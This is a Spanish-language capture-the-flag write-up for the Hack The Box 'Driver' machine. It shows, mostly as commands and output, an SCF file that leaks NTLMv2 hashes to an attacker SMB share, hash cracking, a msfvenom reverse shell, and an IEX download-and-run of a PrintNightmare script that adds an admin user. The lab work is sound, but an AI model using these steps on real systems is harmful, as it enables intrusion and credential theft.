
Driver - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmao:

```
PORT     STATE SERVICE      REASON          VERSION
80/tcp   open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
445/tcp  open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsof
5985/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Si accedemos al puerto 80 a traves del navegador nos pide credenciales:



Probamos con admin:admin y funciona:




Localizamos un dominio, "driver.htb" pero no aplica el virtualhosting. Nos fijamos en el siguiente mensaje:




Nos dice que podemos subir un archivo y el usuario va a revisar (hacer click) en el contenido que hemos subido. Esto puede generar una vulnerabilidad "SCF file".

Los archivos "SCF" se pueden configurar para que intenten cargar un icono de un servidor tercero, por ejemplo, mi equipo. Cuando la victima haga click en el archivo me llegara una peticion solicitando el icono de mi equipo, ademas, se realizara una autenticacion como el usuario que este intentando visualizarlo y nos llegara su hash NTLMv2, que no podremos hacer "Pass The Hash" pero podremos crackearlo offline.

Vamos a buscar la estructura de un archivo "SCF":





Creamos el archivo "SCF" y decimos que el icono del archivo lo cargue desde un recurso compartido a nivel de red por la ruta que le pongo en "IconFile" (No hace falta que exista el icono):

```
[Shell]
Command=2
IconFile=\\10.10.14.11\share\hacker.ico
[Taskbar]
Command=ToggleDesktop
```

Creamos un recurso compartido con impacket:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Vamos a probar a subir el archivo "SCF" para ver si nos llega alguna solicitud:

```
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.106,49414)
[*] AUTHENTICATE_MESSAGE (DRIVER\tony,DRIVER)
[*] User DRIVER\tony authenticated successfully
[*] tony::DRIVER:aaaaaaaaaaaaaaaa:9a97f720b39bcc54d6ec1fae7fdd9917:010100000000000080e716affb30db01417b58d381864
d3100000000100100053007900440058007200550044006e00030010005300790044005800720055004400 6e0002001000640043006200 7
900470068005a00410004001000640043006200790047006800 5a0041000700080080e716affb30db0106000400020000008003000300 0
0000000000000000000000200000ff72f389884c4529e073dbd3b3def168470c1a52f1dc99d27357f74f67f3c2850a001000000000000000000
0000000000000000000090020006300690066007300 2f00310030002e00310030002e00310034002e00310031000000000000000000000000
000
```

Como la victima esta accediendo al archivo "SCF", que intenta cargar el icono de mi equipo, se envian las credenciales del usuario en formato NTLMv2. Vamos a intentar crackearlas:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
liltony          (tony)
1g 0:00:00:00 DONE (2024-11-07 05:22) 4.166g/s 134400p/s 134400c/s 134400C/s !!!!!!..biking
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Vamos a validar estas credenciales con "netexec" por smb y winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.106 -u "tony" -p "liltony" 2>/dev/null
SMB         10.10.11.106    445    DRIVER           [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DR
IVER) (signing:False) (SMBv1:True)
SMB         10.10.11.106    445    DRIVER           [+] DRIVER\tony:liltony

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.106 -u "tony" -p "liltony" 2>/dev/null
WINRM       10.10.11.106    5985   DRIVER           [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
WINRM       10.10.11.106    5985   DRIVER           [+] DRIVER\tony:liltony (Pwn3d!)
```

Accedemos con evil-winrm:

```
└─$ evil-winrm -i 10.10.11.106 -u tony -p liltony

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby l
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> whoami /priv
```

ESCALADA DE PRIVILEGIOS

Hay 2 formas de escalar privilegos:


Metodo 1

Vamos a ver el historial de powershell del usuario actual:

```
*Evil-WinRM* PS C:\Users\tony> type APPDATA\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.
txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
```

Menciona un driver para la impresora "Ricoh", vamos a buscar vulnerabilidades para ese driver:



Como todos los exploits que encuentro son para metasploit, vamos a realizar el ataque haciendo uso de esta herramienta. Accedemos a metasploit, al modulo "Ricoh Driver Privilege Scalation" y vemos las opciones que tenemos que rellenar:

```
msf6 exploit(windows/local/ricoh_driver_privesc) > options

Module options (exploit/windows/local/ricoh_driver_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Como nos pide un numero de session primero tenemos que conseguir una sesion con el modulo "multi-handler" para pasarle el numero de sesion. Para recibir una conexion en el modulo "multi/hadler" tenemos que crear nuestro exploit "reverse.exe" con msfvenom para que cuando este se ejecute en la maquina victima recibamos una conexion a traves de meterpreter. Primero creamos el exploit:

```
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.11 LPORT=1234 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Lo subimos a la maquina victima, lo ejecutamos y recibimos la conexion a traves del modulo multi/handler que tenemos a la escucha:

```
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.10.14.11
LHOST ⇒ 10.10.14.11
msf6 exploit(multi/handler) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.11:1234
[*] Sending stage (177734 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.14.11:1234 → 10.10.11.106:49417) at 2024-11-07 05:55:03 -0500

meterpreter >
```

La pasamos a segundo plano y vamos a intentar ejecutar el exploit de la impresora:

```
msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 10.10.14.11:1234
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer wNEclo ...
```

Se queda trabado, seguramente sera porque hemos conseguido la session de meterpreter en un proceso no interactivo, vamos a probar a migrar a otro. Vemos que la arquitectura de la sesion de meterpreter que hemos conseguido esta en 32bits:

```
meterpreter > sysinfo
Computer        : DRIVER
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_US
Meterpreter     : x86/windows
```

Lo ideal seria migrar a un proceso interactivo (cuando ves los procesos los que tengan un "1"). Por ejecumplo explorer.exe:

```
4308  564   svchost.exe         x64   1
4436  3248  vmtoolsd.exe        x64   1
4548  652   explorer.exe        x64   1
4588  3248  OneDrive.exe        x86   1
```

Pero vemos que nos da problemas:

```
meterpreter > migrate 4548
[*] Migrating from 3148 to 4548...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
```

Vamos a intentarlo con "onedrive.exe":

```
meterpreter > migrate 4588
[*] Migrating from 3148 to 4588...
[*] Migration completed successfully.
```

Pasamos la session a segundo plano y vemos que identificador le pertenece a esa session:

```
msf6 exploit(windows/local/ricoh_driver_privesc) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  DRIVER\tony @ DRIVER  10.10.14.11:1234
                                                          6)
```

Volvemos a ejecutar tras migrar la sesion:

```
msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 10.10.14.11:1234
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer igczf...
[*] Sending stage (203846 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\FWXqMBoC.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 2 opened (10.10.14.11:1234 → 10.10.11.106:49418) at 2024-11-07 06:25:02 -0500
[*] Deleting printer igczf
```


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metodo 2

Si vemos los procesos que estan corriendo en la maquina victima podemos ver uno que podria ser vulnerable, el proceso "spoolsv":

```
 644      31    13988       46652    252      0.47    3604 ShellExper
 343      15     3568       17892  ... 47     0.42    2700 sihost
  49       3      340        1176  ... 56             268 smss
 403      24     5616       15276  ... 14            1116 spoolsv
 637      45     7412       20064  ... 23             368 svchost
 537      20     4948       16972  ... 16             652 svchost
```

Este proceso se encarga de gestionar la cola de impresion de la impresora. Vamos a ver si existen vulnerabilidades para este servicio:



Este repositorio tiene un script en powershell, lo descargamos, nos abrimos un servidor con python para que la maquina victima pueda acceder al archivo y lo descargamos desde la maquina victima con el comando "IEX", que cargara este archivo porwershell en memoria:

```
*Evil-WinRM* PS C:\temp> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11/CVE-2021-1675.ps1')
```

En github nos dicen que una vez hayamos cargado este archivo en memoria podemos crear un usuario en el grupo de administradores con el siguiente comando:

```
Invoke-Nightmare -DriverName "Xerox" -NewUser "john" -NewPassword "SuperSecure"
```

```
*Evil-WinRM* PS C:\temp> Invoke-Nightmare -DriverName "Xerox" -NewUser "hacker" -NewPassword "password"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64
\mxdwdrv.dll"
[+] added user hacker as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
```

Vamos a probar si se ha creado el usuario con netexec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.106 -u hacker -p password 2>/dev/null
WINRM       10.10.11.106    5985   DRIVER           [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
WINRM       10.10.11.106    5985   DRIVER           [+] DRIVER\hacker:password (Pwn3d!)
```

Iniciamos sesion con el usuario con la herramienta evil-winrm:

```
└─$ evil-winrm -i 10.10.11.106 -u hacker -p password

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby l
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\hacker\Documents>
```

